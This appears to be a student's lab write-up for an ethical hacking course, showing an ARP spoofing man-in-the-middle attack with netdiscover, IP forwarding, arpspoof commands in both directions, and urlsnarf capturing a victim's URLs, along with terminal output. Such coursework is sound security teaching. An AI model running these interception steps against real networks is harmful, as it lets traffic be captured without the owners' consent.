


Assignment 9 – Packet Sniffing eliup001

CYSE 450 Ethical Hacking and Penetration Testing


Task: Performing an ARP Spoofing Attack

1. Power on and login to Kali Linux and Metasploitable2 (Target Machine) [NOTE: You can choose windows XP/7 as an alternative for metasploitable2, if you want]



2. Open a root terminal on the Kali Linux virtual machine and discover the IP addresses of the other machines on the network to spoof them (that is, pretend to be them) using **netdiscover**

tool/command.



3. You need to allow the Kali Linux machine to forward packets on behalf of other machines by enabling IP forwarding. Make sure that you're a root user on Kali Linux, and then enable IP forwarding by setting the IP forwarding flag.

```
kaliLinux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~
File Actions Edit View Help
192.168.1.3      3c:84:6a:81:56:ed      2      120  TP-LINK TECHNOLOGIES CO.
192.168.1.8      24:4b:fe:05:35:6f      1       60  ASUSTek COMPUTER INC.
192.168.1.9      08:00:27:7d:f6:7f      1       60  PCS Systemtechnik GmbH
192.168.1.169    d8:31:34:4f:da:19      1       60  Roku, Inc
192.168.1.7      d4:61:9d:26:8b:b4      1       60  Apple, Inc.
192.168.1.6      46:77:be:20:84:6c      1       60  Unknown vendor
192.168.1.4      20:67:e0:97:2c:20      1       60  Shenzhen iComm Semicondu
192.168.1.5      b2:57:10:2d:9e:1a      2      120  Unknown vendor
0.0.0.0          3c:84:6a:81:56:ed      1       60  TP-LINK TECHNOLOGIES CO.
172.29.243.225  d8:31:34:4f:da:19      1       60  Roku, Inc
0.0.0.0          3c:37:86:2c:77:6f      1       60  NETGEAR


(root@kali)-[~]
# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1

(root@kali)-[~]
# cat /proc/sys/net/ipv4/ip_forward
1

(root@kali)-[~]
#
```


4. Generate multiple fake ARP replies by running the following command (in root terminal):

arpspoof -i eth0 -t IP-address_of_Victim IP address of-Gateway



5. Also trick the router into believing you are the victim so that you can intercept incoming internet traffic on the victim's behalf. Open a new root terminal and run the command that follows:

arp spoof -i eth0 -t IP address of-Gateway IP-address of Victim



The image shows a screenshot of a Kali Linux terminal window running inside an Oracle VM VirtualBox. The terminal window has a menu bar with 'File', 'Machine', 'View', 'Input', 'Devices', and 'Help'. Below the menu bar is a toolbar with icons for various functions. The terminal prompt is '(root@kali)-[~]'. The command being executed is '# arpspoof -i eth0 -t 192.168.1.1 192.168.1.9'. The output of the command is a series of 15 lines, each showing a successful ARP spoofing attempt. Each line contains the source MAC address (8:0:27:c3:20:2c), the target MAC address (3c:37:86:2c:65:72), the interface (eth0), the target IP (192.168.1.9), and the source IP (192.168.1.1). The output also shows the ARP table entry for the target IP, indicating that the source IP is now associated with the source MAC address.

```
(root@kali)-[~]  
# arpspoof -i eth0 -t 192.168.1.1 192.168.1.9  
8:0:27:c3:20:2c 3c:37:86:2c:65:72 0806 42: arp reply 192.168.1.9 is-at 8:0:27:c3:20:2c  
8:0:27:c3:20:2c 3c:37:86:2c:65:72 0806 42: arp reply 192.168.1.9 is-at 8:0:27:c3:20:2c  
8:0:27:c3:20:2c 3c:37:86:2c:65:72 0806 42: arp reply 192.168.1.9 is-at 8:0:27:c3:20:2c  
8:0:27:c3:20:2c 3c:37:86:2c:65:72 0806 42: arp reply 192.168.1.9 is-at 8:0:27:c3:20:2c  
8:0:27:c3:20:2c 3c:37:86:2c:65:72 0806 42: arp reply 192.168.1.9 is-at 8:0:27:c3:20:2c  
8:0:27:c3:20:2c 3c:37:86:2c:65:72 0806 42: arp reply 192.168.1.9 is-at 8:0:27:c3:20:2c  
8:0:27:c3:20:2c 3c:37:86:2c:65:72 0806 42: arp reply 192.168.1.9 is-at 8:0:27:c3:20:2c  
8:0:27:c3:20:2c 3c:37:86:2c:65:72 0806 42: arp reply 192.168.1.9 is-at 8:0:27:c3:20:2c  
8:0:27:c3:20:2c 3c:37:86:2c:65:72 0806 42: arp reply 192.168.1.9 is-at 8:0:27:c3:20:2c  
8:0:27:c3:20:2c 3c:37:86:2c:65:72 0806 42: arp reply 192.168.1.9 is-at 8:0:27:c3:20:2c  
8:0:27:c3:20:2c 3c:37:86:2c:65:72 0806 42: arp reply 192.168.1.9 is-at 8:0:27:c3:20:2c  
8:0:27:c3:20:2c 3c:37:86:2c:65:72 0806 42: arp reply 192.168.1.9 is-at 8:0:27:c3:20:2c  
8:0:27:c3:20:2c 3c:37:86:2c:65:72 0806 42: arp reply 192.168.1.9 is-at 8:0:27:c3:20:2c  
8:0:27:c3:20:2c 3c:37:86:2c:65:72 0806 42: arp reply 192.168.1.9 is-at 8:0:27:c3:20:2c
```

6. Check the Arp table in the target Machine. Did you notice any changes in the MAC address for the gateway?

```
UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
RX packets:63687 errors:0 dropped:0 overruns:0 frame:0
TX packets:439 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:4110228 (3.9 MB)  TX bytes:51001 (49.8 KB)
Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:874 errors:0 dropped:0 overruns:0 frame:0
          TX packets:874 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:403073 (393.6 KB)  TX bytes:403073 (393.6 KB)

msfadmin@metasploitable:~$ ip route | grep default
default via 192.168.1.1 dev eth0  metric 100
msfadmin@metasploitable:~$ arp -a
? (192.168.1.2) at 3C:37:86:2C:77:6F [ether] on eth0
? (192.168.1.2) at 3C:37:86:2C:77:6F [ether] on eth0
msfadmin@metasploitable:~$ arp -a
? (192.168.1.1) at 08:00:27:C3:20:2C [ether] on eth0
? (192.168.1.2) at 3C:37:86:2C:77:6F [ether] on eth0
msfadmin@metasploitable:~$
```

The gateway mac address changed from 3c:37:86:2c:77:6f to 08:00:27:c3:20:2c



7. In another terminal in Kali VM, type the following command to Extract the URLs running.

```
omepage.html
Expl | 1B | Google Hacking DB | OffSec | evan@kali: ~
File Actions Edit View Help
(evan@kali)-[~]
$ sudo urlsnarf -i eth0
[sudo] password for evan:
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
192.168.1.15 - - [21/Nov/2023:22:26:45 -0500] "POST http://r3.o.lencr.org/ HTTP/1.1" -
- "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
192.168.1.15 - - [21/Nov/2023:22:26:45 -0500] "POST http://ocsp.r2m02.amazontrust.com/
HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/1
15.0"
192.168.1.15 - - [21/Nov/2023:22:26:45 -0500] "POST http://r3.o.lencr.org/ HTTP/1.1" -
- "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
192.168.1.15 - - [21/Nov/2023:22:26:45 -0500] "POST http://ocsp.pki.goog/gts1c3 HTTP/1
.1" - - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
192.168.1.15 - - [21/Nov/2023:22:26:45 -0500] "POST http://r3.o.lencr.org/ HTTP/1.1" -
- "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
192.168.1.15 - - [21/Nov/2023:22:26:45 -0500] "POST http://r3.o.lencr.org/ HTTP/1.1" -
- "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
192.168.1.15 - - [21/Nov/2023:22:26:47 -0500] "POST http://r3.o.lencr.org/ HTTP/1.1" -
- "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
192.168.1.15 - - [21/Nov/2023:22:26:47 -0500] "POST http://r3.o.lencr.org/ HTTP/1.1" -
- "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
192.168.1.15 - - [21/Nov/2023:22:26:47 -0500] "POST http://r3.o.lencr.org/ HTTP/1.1" -
- "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
192.168.1.15 - - [21/Nov/2023:22:26:50 -0500] "POST http://r3.o.lencr.org/ HTTP/1.1" -
- "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
192.168.1.15 - - [21/Nov/2023:22:26:50 -0500] "POST http://r3.o.lencr.org/ HTTP/1.1" -
- "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
Documentation Kali Tools
```



```
(svatsa@kali)-[~]
$ sudo urlsnarf -i eth0
[sudo] password for svatsa:
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
192.168.1.34 - - [28/Oct/2023:11:53:10 -0400] "GET http://tikiwiki.com/ HTTP/1.0" - - "-" "Wget/1.10.2"
